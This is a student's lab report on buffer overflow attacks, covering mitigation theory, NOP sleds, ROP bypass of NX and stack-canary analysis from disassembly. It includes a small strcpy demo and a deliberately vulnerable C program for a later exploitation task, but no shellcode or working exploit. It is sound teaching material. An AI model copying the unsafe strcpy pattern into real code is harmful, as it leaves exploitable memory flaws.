iu-ot-lab-02-Iskander_Nafikov

- **Name**: Iskander Nafikov
- **E-mail**: i.nafikov@innopolis.university
- **GitHub**: https://github.com/iskanred
- **Username**: `iskanred` / `i.nafikov`
- **Hostname**: `lenovo` / `macbook-KN70WX2HPH`

OT Lab 2 - Software Testing

In this lab, you will learn how to perform a buffer overflow attack. This is a phenomenon that occurs when a computer program writes data outside of a buffer allocated in memory. A buffer overflow can cause a crash or program hang leading to a denial of service (denial of service). Certain types of overflows, such as stack frame overflows, allow an attacker to load and execute arbitrary machine code on behalf of the program and with the rights of the account from which it is executed and thus gain a root shell.

Task 1 - Theory

1.

> **Task description**
>
> What binary exploitation mitigation techniques do you know?

- I haven't know much, but I searched for them and found some new which I described below.
- Also, it's worth to mention that to achieve stronger security guarantees it's important to combine these practices together.

Binary exploitation mitigation techniques

- **Address Space Layout Randomization (ASLR)**: ASLR randomizes the memory addresses used by system and application processes, making it difficult for attackers to predict the location of specific functions or buffers in memory. It significantly complicates the process of exploiting vulnerabilities that rely on fixed addresses, such as buffer overflows and return-oriented programming (ROP) attacks.
- **Data Execution Prevention (DEP)**: DEP marks certain areas of memory as non-executable, preventing code from being run in these regions, particularly in areas intended for data storage (such

as the stack and heap). This helps to prevent arbitrary code execution in data segments, reducing the efficacy of certain types of attacks, like buffer overflows.

- **Stack Canaries**: Stack canaries are special values placed on the stack before the return address. If a buffer overflow occurs and overwrites this canary, the program will typically terminate before executing any malicious code. This technique provides a defense against stack-based buffer overflow attacks.
- **Control Flow Integrity (CFI)**: CFI ensures that the control flow of a program follows a predefined path. This is typically enforced through integrity checks on function pointers and return addresses. It mitigates control flow hijacking attacks, such as ROP and jump-oriented programming (JOP).
- **Heap Protection Techniques**: Techniques such as **Heap Canaries**, **Heap Spraying Prevention**, and **Return Address Protection** focus on securing the heap memory from exploitation. These mitigations target vulnerabilities specific to heap exploitation, such as use-after-free and heap overflow attacks.
- **Secure Coding Practices**: Encouraging developers to follow secure coding practices, such as input validation, proper error handling, and avoiding unsafe functions, can reduce the chances of introducing exploitable vulnerabilities. It directly addresses the root cause of many vulnerabilities, leading to more resilient applications.
- **Static Application Security Testing (SAST)**: SAST is used to secure software by reviewing the source code of the software to identify sources of vulnerabilities. Encouraging developers can not be enough, so to make it necessary we can inject mandatory SAST before releasing our application to make sure there are no known critical or high level vulnerabilities present inside application's code or in dependencies.
- **Other tools**: If code you are using is not under you control such as different libraries and binaries, we can use different **hardening checkers**, **fuzzing test tools**, and **sanitizers**.
- **Sanboxing or Containerization**: Running applications in an isolated environment (sandbox or container) limits their access to the system and reduces the potential impact of an exploit. This containment approach prevents attackers from gaining control over the entire system even if they exploit a vulnerability.
- **Principle of Least Privilege (PoLP)**: Requires that in a particular abstraction layer of a computing environment, every module (such as a process, a user, or a program, depending on the subject) must be able to access only the information and resources that are necessary for its legitimate purpose. The best practice and the most general and basic advice is not to run programs by a user with root privileges ❗
- **Intrusion Detection Systems**: IDS monitor system and network activity for signs of malicious behaviour, helping to detect and respond to potential exploits. They act as a layer of defense by identifying signs of exploitation attempts in real-time.

2.

Task description

Did NX solve all binary attacks? Why?

- The **NX bit** (no-execute) is a technology used in CPUs to segregate areas of a virtual address space to store either data or processor instruction. This is an implementation of Data Execution Prevention (DEP).
- However, it surely does not solve all binary attacks:
  - **Bypassing NX with Return-Oriented Programming (ROP)**: Attackers can use techniques like ROP or its derivatives such as JOP, which leverages existing executable code (often located in writable and executable areas of memory) to carry out malicious actions without needing to inject new executable code. ROP can effectively bypass NX protections since it uses legitimate code sequences (gadgets) already present in the memory.
  - **Non-Executable Data Can Be Attacked**: Even with NX enabled, data can still be modified or manipulated by attackers. For example, they can overwrite function pointers, return addresses, or other control data in memory. These actions can lead to arbitrary control over program execution, regardless of the non-executable status of specific memory regions.
  - **Exploiting Privileged Code**: An attacker may be able to run code in higher-privilege contexts (like kernel mode) that can bypass user-space protections, including NX. If an attacker exploits a vulnerability in a system service or driver running in privileged mode, they may gain direct access to executable memory and execute arbitrary code.

3.

Task description

Why do stack canaries end with 00?

- First, it's worth to say that in C language many functions work with null terminated strings. This means they scan a string until `'\0'` character is occurred. Such functions are often considered non-safe, e.g. `strcpy`. This happens because some strings may not contain `\0` at all which will trigger such a function to read data outside the string or to write the string outside intended buffer.
- **Stack canary** is some value that is placed onto a stack before control flow goes to some other block (usually means function) to check whether the stack was overwritten what can tell us that somebody

tried to run malicious code.

```
int canary_value = 0x0badbabe;
…

void check_password()
{
   int canary = canary_value;
   char password[12];

   scanf("%s", password);
   …

   if (canary != canary_value)
   {
     // ALARM; DO NOT CONTINUE!!!!
   }
}

…
```

- However, stack canary mechanism is still not perfect:
  1. Firstly, it does not prevent reading stack. So, if an attacker has a reading access to some buffer they may have an ability to read the stack including the canary value and return address what then makes it pretty easy to write values also since the canary value is known and an attacker can recover it after injecting some malicious code. So, this program will not detect exploitation.
  2. Secondly, it does not prevent stack rewritings, but just detects it. So, if stack is long, it can rewrite a lot of frames which takes time and makes it much difficult to recover. Sometimes even a global canary value can overwritten if it is not located in a read-only section. This again makes it easy to pass the canary check with malicious code already injected.
- Using zeroes which are the same as `'\0'` in the beginning of a canary value is called **Terminator Canary**. Terminator Canary addresses mentioned issues:
  1. Reading a stack and a canary value using unsafe functions and not terminated strings becomes impossible since such functions **will meet** `'\0'` when trying to read canary. In the example below I used not terminated string `message` and unsafe function `strcpy()`. This example demonstrates that **without** canary user-defined `copy()` function is able to read variable from the stack that was defined in the `main()` function (password). However, **with** a canary value which starts from `'\0'` it becomes impossible because `strcpy` meets `'\0'` which is the start of the canary and stops.

```
~ — vim tmp.c
 1 #include <stdio.h>
 2 #include <string.h>
 3
 4 // copy data to user's buffer
 5 void copy(char* buffer, char* data) {
 6     strcpy(buffer, data);
 7 }
 8
 9 int main() {
10     // user must not be able to see secret data!!!
11     char secret[] = "password";
12     // user may be able to see non secret data such as messages
13     char message[5];
14     message[0] = 'H';
15     message[1] = 'e';
16     message[2] = 'l';
17     message[3] = 'l';
18     message[4] = 'o';
19
20     // define and init bufffer
21     char user_buffer[20];
22     copy(user_buffer, message);
23
24     printf("%s\n", user_buffer);
25
26     return 0;
27 }
28
```

```
~ — sh
sh-3.2$ gcc tmp.c -o tmp -fstack-protector
sh-3.2$ ./tmp
Hello
sh-3.2$ gcc tmp.c -o tmp -fno-stack-protector
sh-3.2$ ./tmp
Hellopassword
sh-3.2$
```

  2. Rewriting a stack using the same method becomes fail fast even if it is a long. In addition, it

prevents rewriting global canary values using this method.

4.


> **Task description**
>
> What is NOP sled?

- A **NOP sled**, or **NOP slide**, is a sequence of NOP (No Operation) instructions used in buffer overflow attacks to increase the chances of successful code execution. The purpose of a NOP sled is to create a safe landing zone for the processor's instruction pointer during an exploit. When an attacker overflows a buffer to inject malicious code, the NOP sled allows the program to "slide" into the payload of actual executable code, even if the precise return address is not known.
- In common use, the NOP instruction (opcode `0x90` in x86 architecture) does nothing and simply moves the instruction pointer to the next address. By prepending the injected payload with a long series of NOP instructions, the attacker can facilitate a successful jump to the intended shellcode, reducing the impact of any inaccuracies in the overflow. The NOP sled effectively broadens the target area for the exploit, making it easier to achieve code execution. However, modern defenses like NX (No-eXecute) and address space layout randomization (ASLR) have made such techniques less effective.
- While `0x90` is specifically the NOP instruction for x86 architecture, other processor architectures have their own no-operation instructions. For example:
  - In ARM, the equivalent NOP instruction is often `0xE1A00000` (MOV r0, r0).
    - In MIPS, it might be represented by the instruction `sll $0, $0, 0`.


Task 2 - Binary attack warming up

> **Task description**
>
> We are going to work on a buffer overflow attack as one of the most popular and widely spread binary attacks. You are given a binary **`warm_up`**. Link
> Answer the question and provide explanation details with PoC: "Why in the **`warm_up`** binary, opposite to he **`binary64`** from Lab1, the value of i doesn't change even if our input was very long?"


- I decided to check `warm_up` binary



- And compare to the `sample64` binary from the previous lab



- On the left we can see the `warm_up`'s `main` function, while on the right `sample64`'s `main` function



- It's easy to notice that the function on the left contains unique instructions at the beginning and at the end of the function
- At the beginning the program actually takes the global canary value from the Thread Local Storage which glibc uses for keeping global canary. Then it saves it to some local variable and nullifies `eax` register


```
mov    %fs:0x28,%rax
mov    %rax,-0x8(%rbp)
xor    %eax,%eax
```

- At the end the program takes this saved local canary value from the variable and compares it with the global canary using XOR. If they are equal it just continues the execution, but if not it calls `__stack_chk_fail()` function which simply terminates a function in case of stack overflow with a specific message.


```
mov    -0x8(%rbp),%rdx
xor    %fs:0x28,%rdx
```

```
je     7f4 <main+0x52>
call   5b0 <__stack_chk_fail@plt>
```

- The same applies to the `sample_function` that is present in both the binaries, it is just bigger :)




- That's why we meet `stack smashing detected` message for the `warm_up` binary while for `sample64` buffer overflow just happens silently




- However, stack canary cannot fix buffer overflow, it only detects it and abort the program. Meanwhile, we see on the left picture (`warm_up`) that `i` 's value didn't change:
  - `0xffffffff` → `0xffffffff`
- At the same time on the right picture (`sample64`) the value of `i` changes:
  - `0xffffffff` → `0xffff0039`
- What happened then? Actually the answer is present on the pictures:
  - In `sample64` : `i is stored at 0x7ffc0dce2638` , while `buffer is stored at 0x7ffc0dce262e` . So `i` variable is located **above** the `buffer` variable inside the stack and since the stack grows in a top-down way (from greater addresses to less), it means that the value


of `i` **can** be overwritten by `buffer` bytes that are overflowed its length.




- In `warm_up`: `i is stored at 0x7ffd996b9d00`, while `buffer is stored at 0x7ffd996b9d0e`. So `i` variable is located **below** the `buffer` variable inside the stack and since the stack grows in a top-down way (from greater addresses to lower), it means that the value of `i` **cannot** be overwritten by `buffer` bytes that are overflowed its length.



- And this happened because in `warm_up` stack canary took `-0x8(%rbp)` place which was taken by `i` in `sample64`, so `i` in `warm_up` took the least possible address could inside this function: `-0x20(%rbp)`



- Nevertheless, `buffer`'s address remained the same for both binaries: `-0x12(%rbp)`



- **Answer**: So now it's clear that in `warm_up` the value of `i` doesn't change even if our input was very long because `i` is located lower onto the stack than the `buffer` but overflow only happens to the direction that is opposite to the stack growth $\implies$ it overflows to the beginning of stack which is upper. The reason why `i`'s location is different is debatable but I believe it it is related to the local stack canary variable which takes `i`'s place.

Task 3 - Linux local buffer overflow attack x86

You are given a very simple C code:

```c
#include <stdio.h>
#include <string.h>

int main(int argc, char *argv[]){
    char buf[128];
    strcpy(buf, argv[1]);
    printf("%s\n", buf);
    return 0;
}
```

